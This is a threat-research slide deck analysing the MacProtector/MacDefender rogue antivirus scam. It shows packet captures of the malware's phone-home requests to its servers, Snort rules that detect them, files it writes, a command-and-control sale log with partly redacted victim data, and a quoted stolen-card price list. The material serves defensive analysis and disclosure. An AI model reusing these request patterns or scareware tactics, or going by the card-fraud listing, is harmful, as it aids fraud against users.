



# A Close Look at Rogue Antivirus Programs

Alain Zidouemba



# About the VRT



- Mission: Provide intelligence and protection to allow our customers to focus on their core business
- Responsibilities
  - ▶ Threat Intelligence and monitoring
  - ▶ Protection profiles for Sourcefire, Snort, ClamAV, Immunet, Razorback
- Approx. 20 members
  - ▶ Headquarters in Columbia, MD
  - ▶ Seattle, WA, Germany, Italy, Poland



# Rogue anti-malware 101

- Software that misleads users into paying for non-existent anti-malware services
- It's ROGUE not ROUGE!
- Reliance on social engineering to beat OS security
- Usually comes as payload to Trojan
  - ▶ Browser plug-in
  - ▶ Email attachment
  - ▶ Fake codec
- Some exploit vulnerabilities => no or little human interaction needed
  - ▶ drive-by downloads
  - ▶ PDFs
- Heavy on scareware



## Data for this study

- Data going back to April 2010
- Virtually all samples were .exe files
- 9,052 URLs mapping to 1996 distinct IP addresses
- Daily (partially) cleaned-up IP, DNS, URL information at <http://labs.snort.org/iplist/>



# Top-level domain for rogue URLs

- ▶ 60.6% .com
- ▶ 7.8% .cn
- ▶ 7.0% .net
- ▶ 5.7% .cc
- ▶ 5.3% .info
- ▶ 3.6% .in
- ▶ 1.9% .org
- ▶ 1.3 % .tk
- ▶ 0.6% .ru
- ▶ 0.5% .pl
- ▶ 0.4% .biz
- ▶ 0.2% .us
- ▶ 0.09% .uk
- ▶ 0.02% .name
- ▶ 0.02% .cm
- ▶ 0.00% .fr: 0
- ▶ 0.00% .gov .edu .mil



# Domains

- ▶ 20.1 % scan (and/or scanner)
- ▶ 16.4% anti
- ▶ 14.4% 2000-2011
- ▶ 14.4% vir (and/or virus/virys)
- ▶ 10.1 % pro (and/or protect/protection)
- ▶ 6.8% spy
- ▶ 5.8% xp
- ▶ 5.1% pc
- ▶ 4.8% av
- ▶ 4.3% win (and/or windows)
- ▶ 3.7% soft
- ▶ 3.6% security
- ▶ 3.3% online
- ▶ 2.7% free
- ▶ 2.3% defense (and/or defence/defender)
- ▶ 2.2% best
- ▶ 1.9% web
- ▶ 1.6% system
- ▶ 1.3% remove
- ▶ 1.2% malware
- ▶ 0.6% clean
- ▶ 0.6% doctor (and/or docktor)



## Trusted AV (as opposed to rogue)

- Looked at 62 software solutions from over 50 vendors
- Virtually no occurrence of those words in domains



## IP addresses used by rogue antimalware

- 9,052 URLs mapping to 1996 distinct IP addresses
- > 4 “antimalware” domain per IP address
- Sites hosted all over the world
- In contrast, Trusted AV typically have a one-to-one mapping between domain and IP






# Mac OS X no longer not immune

- Rogue anti-malware no longer just a Windows problem
- Rogue AV took Mac community by surprise in May 2011
  - ▶ First full-blown rogue anti-malware campaign on OS X
- Uses Windows proven techniques
  - ▶ SEO
  - ▶ scareware
  - ▶ social engineering



# MacProtector installation





# Scareware tactics

The screenshot shows a security application window titled "Scan". The interface includes a top navigation bar with icons for Control Center, Scan, System Info, Settings, and About. The main area is divided into several sections:

- Scan Controls:** Includes "Pause Scan" and "Stop Scan" buttons. The "Scan Type" is set to "Quick". Below this, "In Memory Apps:" lists `/Applications/Safari.app` and `keyedobjects.nib`.
- At Risk:** A large red warning triangle icon with the text "At Risk" below it.
- Security Status:** A dark panel on the right contains three warning messages:
  - Unregistered copy:** "Sorry, the copy of your program is unregistered. Register to have an ability to cleanup your system." with a "Register" button.
  - Virus found:** "Unfortunately, your computer is infected file detected: Virus: Adware File: Safari" with a "Cleanup" button.
  - The system is infected:** "Your system is infected. It's highly recommended to cleanup your system to protect critical information like credit card numbers, etc." with a "Cleanup" button.
- Infected Files:** A table with the following data:

Infected By	Infected Object	Path to object	Risk
Adware	Safari	/Applications/Safari.app/Contents/MacOS	Medium
- Statistics:** Shows "Scanned files: 2262", "Scanned directories: 1368", and "Viruses detected: 1".
- Timing:** Shows "Time spent: 0:00:33", "Last Scan Date: 6/9/11", and "Last Viruses Detected: 0".



# Really?

The screenshot shows the Sourcefire Scan application window. At the top, there are navigation icons for Control Center, Scan, System Info, Settings, and About. The main area displays a "Security Status" warning with a red triangle icon and the text "Unfortunately, your computer is infected." Below this, a table lists "Infected Files" with columns for "Infected By", "Infected Object", "Path to object", and "Risk". A red box highlights the first three rows of the table. At the bottom, there are two summary sections: "Statistics" and "Timing".

**Security Status**  
Unfortunately, your computer is infected.  
To protect your information (like credit card numbers, etc.) it's highly recommended to cleanup the

Start Scan Stop Scan

Scan Type:  Quick  Normal  Full

At Risk

Cleanup

**Infected Files:**

Infected By	Infected Object	Path to object	Risk
Adware	Safari	/Applications/Safari.app/Contents/MacOS	Medium
Backdoor	Safari Webpage Pr...	/Applications/Safari.app/Contents	High
Worm	[	/bin	Medium

**Statistics**  
Scanned files: 7283  
Scanned directories: 2364  
Viruses detected: 3

**Timing**  
Time spent: 0:01:43  
Last Scan Date: 6/9/11  
Last Viruses Detected: 0



# Mac Protector phones home

1	0.000000	10.4.10.204	95.64.55.5	TCP	49156 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=3 TSV=959678888 TSER=0
2	0.092470	95.64.55.5	10.4.10.204	TCP	http > 49156 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1380 SACK_PERM=1 TSV=
3	0.092598	10.4.10.204	95.64.55.5	TCP	49156 > http [ACK] Seq=1 Ack=1 Win=524280 Len=0 TSV=959678889 TSER=271577784
4	0.093088	10.4.10.204	95.64.55.5	HTTP	GET /i.php?v=1004&affid=37901&data=24C296AF60E54672A463B15198BB1E111E299FEC
5	0.184997	95.64.55.5	10.4.10.204	TCP	http > 49156 [ACK] Seq=1 Ack=328 Win=6912 Len=0 TSV=271577877 TSER=959678889
6	0.547320	95.64.55.5	10.4.10.204	HTTP	HTTP/1.1 200 OK
7	0.547448	10.4.10.204	95.64.55.5	TCP	49156 > http [ACK] Seq=328 Ack=397 Win=524280 Len=0 TSV=959678893 TSER=27157

▶ Frame 4: 393 bytes on wire (3144 bits), 393 bytes captured (3144 bits)

▶ Ethernet II, Src: Vmware\_4c:63:70 (00:0c:29:4c:63:70), Dst: Cisco\_a1:11:40 (00:15:c7:a1:11:40)

▶ Internet Protocol, Src: 10.4.10.204 (10.4.10.204), Dst: 95.64.55.5 (95.64.55.5)

▶ Transmission Control Protocol, Src Port: 49156 (49156), Dst Port: http (80), Seq: 1, Ack: 1, Len: 327

▶ Hypertext Transfer Protocol

▶ GET /i.php?v=1004&affid=37901&data=24C296AF60E54672A463B15198BB1E111E299FECCE3C46908859DD5ED2A564C0020620 HTTP/1.1\r\n

Host: 95.64.55.5\r\n

User-Agent: MacProtector/1 CFNetwork/454.11.5 Darwin/10.6.0 (i386) (VMware%20Virtual%20Platform)\r\n

Accept: \*/\*\r\n

Accept-Language: en-us\r\n

Accept-Encoding: gzip, deflate\r\n

Connection: keep-alive\r\n

```
0000 00 15 c7 a1 11 40 00 0c 29 4c 63 70 08 00 45 00  ....@.. )Lcp..E.
0010 01 7b 96 1e 40 00 04 06 f8 49 0a 04 0a cc 5f 40  {..@.@. .I...._@
0020 37 05 c0 04 00 50 e1 d1 e6 b8 96 78 90 97 80 18  7....P.. ...x....
0030 ff ff ef 07 00 00 01 01 08 0a 39 33 89 a9 10 2f  ..... ..93.../
0040 f2 b8 47 45 54 20 2f 69 2e 70 68 70 3f 76 3d 31  ..GET /i .php?v=1
0050 30 30 34 26 61 66 66 69 64 3d 33 37 39 30 31 26  004&affi d=37901&
0060 64 61 74 61 3d 32 34 43 32 39 36 41 46 36 30 45  data=24C 296AF60E
0070 35 34 36 37 32 41 34 36 33 42 31 35 31 39 38 42  54672A46 3B15198B
0080 42 31 45 31 31 31 45 32 39 39 46 45 43 43 45 33  B1E111E2 99FECCE3
0090 43 34 36 39 30 38 38 35 39 44 44 35 45 44 32 41  C4690885 9DD5ED2A
00a0 35 36 34 43 30 30 32 30 36 32 30 20 48 54 54 50  564C0020 620 HTTP
```

File: "/home/azidouemba/Deskto... Packets: 755 Displayed: 755 Marked: 0 Load time: 0:00.007 Profile: Default



# Detect MacProtector calling home, UA string

- alert tcp \$HOME\_NET any ->  
\$EXTERNAL\_NET \$HTTP\_PORTS  
(msg:"MacProtector contact to server attempt";  
flow:to\_server,established;  
content:"MacProtector"; nocase; http\_header;  
classtype:trojan-activity; sid:1234;)



## Detect MacProtector calling home, URI

- alert tcp \$HOME\_NET any ->  
\$EXTERNAL\_NET \$HTTP\_PORTS  
(msg:"MacProtector contact to server attempt";  
flow:to\_server,established; content:"/i|2E|php|  
3F|"; nocase; http\_uri; pcre:"^/x2Fi\x2Ephp  
\x3Fv\x3D\d{4}\x26affid\x3d\d{5}\x26data\x3D/  
Ui"; classtype:trojan-activity; sid:4321;)



# Should I register?

About

Control Center Scan System Info Settings About

## About Mac Protector

**Version 2.6**  
**Unregistered**



Mac Protector is the most advanced virus and malware detection system in the world, because it has the largest viruses database among all other antivirus systems. It can detect and remove from your computer almost all known dangerous software. It is possible because the Mac Protector security specialists work all over the world, which means they work 24 hours a day and 7 days a week.


Thus, Mac Protector offers one of the best solutions in IT Security market. Over 250 specialists work in more than 10 countries. The largest worldwide companies trust Mac Protector their nets and security. More than one million people use Mac Protector antivirus to protect their critical information like CREDIT CARD numbers, passwords and so on.

### Support

Our **register** users can get 24/7 support.

 **Mail:** Unavailable for unregistered users

 **Phone:** Unavailable for unregistered users

 **Ticket:** Unavailable for unregistered users

[Register](#)





# Purchase MacProtector: network traffic

28	88.290355	91.213.217.30	10.4.10.204	TCP	http > 49157 [STW, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1360 SACK_PERM=1 TSV=
29	88.290786	10.4.10.204	91.213.217.30	TCP	49157 > http [ACK] Seq=1 Ack=1 Win=524280 Len=0 TSV=959679764 TSER=266828057
30	88.291177	10.4.10.204	91.213.217.30	HTTP	GET /mac.php?v=1004&affid=37901&data=24C296AF60E54672A463B15198BB1E111E299FEC
31	88.406593	91.213.217.30	10.4.10.204	TCP	http > 49157 [ACK] Seq=1 Ack=433 Win=6912 Len=0 TSV=266828175 TSER=959679764
32	88.482648	91.213.217.30	10.4.10.204	TCP	[TCP segment of a reassembled PDU]
33	88.482654	91.213.217.30	10.4.10.204	TCP	[TCP segment of a reassembled PDU]
34	88.482828	10.4.10.204	91.213.217.30	TCP	49157 > http [ACK] Seq=433 Ack=2737 Win=522576 Len=0 TSV=959679766 TSER=2668

▶ Frame 30: 498 bytes on wire (3984 bits), 498 bytes captured (3984 bits)

▶ Ethernet II, Src: Vmware\_4c:63:70 (00:0c:29:4c:63:70), Dst: Cisco\_a1:11:40 (00:15:c7:a1:11:40)

▶ Internet Protocol, Src: 10.4.10.204 (10.4.10.204), Dst: 91.213.217.30 (91.213.217.30)

▶ Transmission Control Protocol, Src Port: 49157 (49157), Dst Port: http (80), Seq: 1, Ack: 1, Len: 432

▶ Hypertext Transfer Protocol

▶ GET /mac.php?v=1004&affid=37901&data=24C296AF60E54672A463B15198BB1E111E299FECCE3C46908859DD5ED2A564C0020620 HTTP/1.1\r\n

Host: 91.213.217.30\r\n

User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10\_6\_6; en-us) AppleWebKit/533.19.4 (KHTML, like Gecko)\r\n

Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,\*/\*;q=0.5\r\n

Accept-Language: en-us\r\n

Accept-Encoding: gzip, deflate\r\n

Connection: keep-alive\r\n

```
0000 00 15 c7 a1 11 40 00 0c 29 4c 63 70 08 00 45 00 .....@.. )Lcp..E.
0010 01 e4 fc 43 40 00 40 06 f3 0c 0a 04 0a cc 5b d5 ...C@.@. ....[.
0020 d9 1e c0 05 00 50 cd 1f e4 0b b9 62 a4 d9 80 18 .....P.. ...b....
0030 ff ff dc b3 00 00 01 01 08 0a 39 33 8d 14 0f e7 ..... ..93....
0040 79 19 47 45 54 20 2f 6d 61 63 2e 70 68 70 3f 76 y.GET /m ac.php?v
0050 3d 31 30 30 34 26 61 66 66 69 64 3d 33 37 39 30 =1004&af fid=3790
0060 31 26 64 61 74 61 3d 32 34 43 32 39 36 41 46 36 1&data=2 4C296AF6
0070 30 45 35 34 36 37 32 41 34 36 33 42 31 35 31 39 0E54672A 463B1519
0080 38 42 42 31 45 31 31 31 45 32 39 39 46 45 43 43 8BB1E111 E299FEC
0090 45 33 43 34 36 39 30 38 38 35 39 44 44 35 45 44 E3C46908 859DD5ED
00a0 32 41 35 36 34 43 30 30 32 30 36 32 30 20 48 54 2A564C00 20620 HT
```

File: "/home/azidouemba/Deskto... Packets: 755 Displayed: 755 Marked: 0 Load time: 0:00.007 Profile: Default



## Detect MacProtector purchase page, URI


- alert tcp \$HOME\_NET any ->  
\$EXTERNAL\_NET \$HTTP\_PORTS  
(msg:"MacProtector contact to server attempt";  
flow:to\_server,established; content:"/mac|2E|  
php|3F|"; nocase; http\_uri; pcre:"^/x2Fmac  
\x2Ephp\x3Fv\x3D\d{4}\x26affid\x3d\d  
{5}\x26data\x3D/Ui" classtype:trojan-activity;  
sid:5678;)




# Purchase MacProtector...or MacDefender?

Order Details

- 1 year Software License **\$59.95**
- 2 year Software License **\$69.95**
- lifetime** Software License, **60% discount!** **\$79.95**
- Sign me up for a purchase of Lifetime Premium Support of only \$19.95.





Terms




**Terms**  
You are purchasing **MAC Security**. This is a one-time charge and you will not be rebilled.

Payment Information

<b>Credit Card information</b>	<b>Contact Information</b>
<b>Card Type</b> <input type="text" value="Visa"/>	<b>Email</b> <input type="text"/>
<b>Card Number</b> <input type="text"/>	<b>Country</b> <input type="text" value="United States"/>
<b>Expiration Date</b> <input type="text" value="---"/> <input type="text" value="---"/>	<b>State</b> <input type="text" value="Outside U.S."/>
<b>CW2 Number</b> <input type="text"/>	<b>Address</b> <input type="text"/>
<b>First Name</b> <input type="text"/>	<b>City</b> <input type="text"/>
<b>Last Name</b> <input type="text"/>	<b>Zip Code</b> <input type="text"/>
	<b>Telephone</b> <input type="text"/>

 **Secure Purchase**

**IMPORTANT:** Please allow up to **two minutes** for live processing of your order. Don't click **BACK** or **CANCEL** while waiting.



## Files created by MacProtector on your computer

- Information stored in these files may be sent out to server
- `proc.txt`: output of `ps -ax` with some formatting (list of all processes running)
- `dmem.txt`: output of `df` (path to each disk)
- `hwuuid.txt`: unique ID of your Mac
- Entry in `cookies.plist` for `91.213.217.30` with string `"pf_visit"`





# Entering serial number

Register your program

Please click "Buy" button to purchase serial number.

Please enter the Serial Number to register your copy of program.



 **Buy**

Serial number:



# OK I am registered, now what?

About

Control Center Scan System Info Settings About

## About Mac Protector

**Version 2.6  
Registered**

 Mac Protector is the most advanced virus and malware detection system in the world, because it has the largest viruses database among all other antivirus systems. It can detect and remove from your computer almost all known dangerous software. It is possible because the Mac Protector security specialists work all over the world, which means they work 24 hours a day and 7 days a week.


Thus, Mac Protector offers one of the best solutions in IT Security market. Over 250 specialists work in more than 10 countries. The largest worldwide companies trust Mac Protector their nets and security. More than one million people use Mac Protector antivirus to protect their critical information like CREDIT CARD numbers, passwords and so on.

### Support

Our **register** users can get 24/7 support.


 **Mail:** [support@mac-defence.com](mailto:support@mac-defence.com)

 **Phone:** 1-800-959-40-31

 **Ticket:** [Click to send ticket](#)



# Money trail





# Mac-defence.com registrant details

Contact Id	12656237
Name	Ivan Ivanov
Email Address	fc@mail-eye.com
Company Name	Crusader Inc
Address1	Volgogradskaya st.1
Address2	
Address3	
Tel No.	+007.678478912
Fax No.	
City	Volgograd
State/Region/Province	Volgogradskaya oblast
Country	Russia
Zip	126453





## Email address related to ChronoPay

- Largest Russian payment processor
- ChronoPay security breach in 2010 lead to leak of documents
- Documents show that ChronoPay owns mail-eye.com
- Documents also show that [fc@mail-eye.com](mailto:fc@mail-eye.com) belong to ChronoPay's comptroller (financial controller)



# ChronoPay, registrant for rogue-related domains

Admin Area for fc@mail-eye.com

English ( English )

Sign Out

Home | Domains | Digital Certificates | My Billing | Settings | Help

## List of Orders

### Search Orders

Enter Name / Order ID

For Product

Any

With Status

Any

Expiry

Any

Purchased between

Start Date



End Date



Search

[Search Tips](#)

### Auto Filters

[List all Orders](#)

[Orders Expiring in next 30 days](#)

[Expired Orders](#)

[All Pending Orders](#)

Results/Page 50 [Next >](#) [Last >](#)

Domain Name ▲	Product ▲	Purchase Date ▲	Expires in (days) ▲	Status ▲
<a href="#">appledefence.com</a>	Domain Registration	May 20, 2011	359	Active
<a href="#">appleprodefence.com</a>	Domain Registration	May 20, 2011	359	Active
<a href="#">essential-tool.com</a>	Domain Registration	May 16, 2011	355	Active
<a href="#">macbookprotection.com</a>	Domain Registration	May 12, 2011	351	Suspended
<a href="#">mstoolonline.com</a>	Domain Registration	May 5, 2011	344	Suspended
<a href="#">mac-defence.com</a>	Domain Registration	May 3, 2011	342	Suspended
<a href="#">newbuy-online.com</a>	Domain Registration	Apr 27, 2011	336	Active
<a href="#">feelgoodsoft.com</a>	Domain Registration	Apr 5, 2011	314	Active
<a href="#">wakelesssoftware.com</a>	Domain Registration	Apr 4, 2011	313	Active
<a href="#">triqsoftwaresite.com</a>	Domain Registration	Apr 4, 2011	313	Active
<a href="#">supplelinesoft.com</a>	Domain Registration	Apr 4, 2011	313	Active
<a href="#">spheresale.com</a>	Domain Registration	Apr 4, 2011	313	Active
<a href="#">softwareonlineshopfront.com</a>	Domain Registration	Apr 4, 2011	313	Active
<a href="#">softwarenoshery.com</a>	Domain Registration	Apr 4, 2011	313	Active
<a href="#">softwarehash.com</a>	Domain Registration	Apr 4, 2011	313	Active
<a href="#">shpere.com</a>	Domain Registration	Apr 4, 2011	313	Active
<a href="#">satisfactorysoft.com</a>	Domain Registration	Apr 4, 2011	313	Active



# A notice related to “MacDefender scam”

Sunday, 29 May 2011

ChronoPay completely and totally disavows the most recent blog postings and publications alleging a connection between ChronoPay and MacDefender and assures our customers that our company is not involved with MacDefender in anyway, not are we involved with any virus production as has been alleged.

<http://www.chronopay.com/en/content/view/249/121/>



# Options purchased

- ~61%: 1-year license
- ~25%: lifetime license
- ~14%: 2-year license

Order Details

- 1 year Software License **\$59.95**
- 2 year Software License **\$69.95**
- lifetime Software License, **60% discount! \$79.95**
- Sign me up for a purchase of Lifetime Premium Support of only \$19.95.

30 DAY MONEY BACK GUARANTEE

Terms

**Terms**  
You are purchasing **MAC Security**. This is a one-time charge and you will not be rebilled.

Payment Information

Credit Card information

Card Type:

Card Number:

Expiration Date:  /

CW2 Number:

First Name:

Last Name:

Contact Information

Email:

Country:

State:

Address:

City:

Zip Code:

Telephone:

Secure Purchase

**IMPORTANT:** Please allow up to **two minutes** for live processing of your order. Don't click **BACK** or **CANCEL** while waiting.



# Conversion rate

- Typically around 2%
- Fake AV 1 generated \$11,303,494
  - ▶ 8,403,008 installations in 3 months
  - ▶ 189,342 sales
- Fake AV 2 generated \$5,046,508
  - ▶ 6,624,508 installations over 16 months
  - ▶ 137,219 sales
- Fake AV 3 generated \$116,94,854
  - ▶ 91,305,640 installations for Mar 2008 to Aug 2010
  - ▶ 1,969,953 sales

B. Stone-Gross, R. Abman, R. Kemmerer, C. Kruegel, D. Steigerwald and G. Vigna The Underground Economy of Fake Antivirus Software, WEIS 2011



# Sale.log from MacProtector C&C server

2011-03-30 07:18:59 Sale debug\_id=24845864 oaffid=28604  
naffid=28604 notfake=true req Array

```
(  
  [aff] => 286  
  [sa] => 4  
  [key] => 147368  
  [country] => FR  
  [id] => 39139551  
)  
res=Array  
(  
  [status] => Accept  
  [name] => be[REDACTED]  
  [opid] => 353421  
  [email] => a.[REDACTED]@free.fr  
  [transId] => 39139551  
  [product_id] => 004595-0001-0001  
)  
mail=Array  
(  
  [NAME] => be[REDACTED]  
  [EMAIL] => a.[REDACTED]@free.fr  
  [OPID] => 353421  
  [TID] => 39139551
```

```
[phone] => +1-800-417-5679  
[serial] => WNDS-6W954-FX65B-41VDF-8G4JI  
[salesite] => www.yoursoftmagazine.com  
[supportsite] => http://systemtoolonline.com  
)
```

salesites=Array

```
(  
  [004559-0001-0001] => www.interactivesoftwareshop.com  
  [004561-0001-0001] => www.bestsoftsolutions.com  
  [004563-0001-0001] => www.yourbestapplications.com  
  [004572-0001-0001] => www.marketingsoftsolutions.net  
  [004581-0001-0001] => www.saleapps.net  
  [004584-0001-0001] => www.software4sale.net  
  [004588-0001-0001] => www.softwareprotector.net  
  [004589-0001-0001] => www.interactivesoftwareshop.com  
  [005769-0001-0001] => www.yourbestapplications.com  
  [005772-0001-0001] => www.marketingsoftwaresolutions.net  
  [004595-0001-0001] => www.yoursoftmagazine.com  
  [004596-0001-0001] => www.bestsoftsolutions.com  
)
```



# Victims location

- 1,523 entries spanning 2 days in sale.log
  - ▶ 75.6% from US
  - ▶ 8.1% from AU
  - ▶ 4.9 % from UK
  - ▶ 3.8% from CA
  - ▶ 2.0 % from NZ
  - ▶ 1.6% from FR



# Breakdown by email

- 1,523 entries
  - ▶ 27.0 % registered with @yahoo
  - ▶ 16.6% registered with @hotmail
  - ▶ 10.7% registered with @gmail
  - ▶ 8.4% registered with @aol
  - ▶ 3.1% registered with @comcast
  - ▶ 0.1% registered with @mac
  - ▶ 1.6% registered with .fr
  - ▶ 1.6% registered with .edu
  - ▶ 0.7% registered with @free.fr





# Your information is worth something, but next to nothing

SELL CCV2,tracks+ ATM PIN,FULLZ, BANK LOGIN, BANK TRANSFER..Skimmers , Msr , Blank Plastic Cards, Cvv2/Fullz , ...ATM Skimmer Wincor Nixdorf...Chip.....

- 1 Visa card.....3\$
- 1 master card.....2\$
- 1 amex card.....4\$
- 1 Dicover card.....4\$
- 1 Company card.....8\$
- 1 Uk Card Nornal CC.....5\$
- 1 Uk Card With DOB .....20\$
- 1 Track 1& 2 CC.....30\$
